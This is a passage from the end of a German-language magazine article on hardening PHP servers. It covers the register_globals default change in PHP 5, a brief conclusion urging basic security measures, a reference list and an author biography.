Die Entwickler von PHP haben die Zeichen der Zeit erkannt und in Version 5 das Default-Verhalten korrigiert. Ab sofort ist »register_globals« standardmäßig »off«. PHP 5 bringt bezüglich der Absicherung des Servers aber keine weiteren Änderungen.

Fazit

Wenige Handgriffe genügen, um dem Admin und allen Usern einen hohen Sicherheitsgewinn zu bescheren. Viele Alltagsprobleme verschwinden, ohne zu hohe Nachteile mit sich zu bringen. Administratoren, die auf grundlegende Sicherheitsmaßnahmen verzichten, handeln fahrlässig. Die in diesem Artikel genannten Maßnahmen gehören daher in jede Installation. *(fjl)* ■

Infos

[1] PHP-Doku: [http://www.php.net/docs.php]
[2] Manual zur PHP-Sicherheit: [http://de2.php.net/manual/de/security.index.php]
[3] Marc Heuse, „Installation eines sicheren Webservers“: [http://www.suse.de/de/private/support/online_help/howto/secure_webserv/]
[4] Kritik am Safe_mode von PHP: [http://ilia.ws/archives/18_PHPs_safe_mode_or_how_not_to_implement_security.html]

Der Autor

Peer Heinlein betreibt seit 1992 einen Internet Service Provider und hat neben dem Postfix-Buch bei Open Source Press noch zwei weitere Bücher zu LPIC-1 und zum Einbruch-Erkennungssystem Snort veröffentlicht. Er hält regelmäßig Vorträge auf Linuxtagen und gibt Schulungen und Weiterbildungen für Administratoren.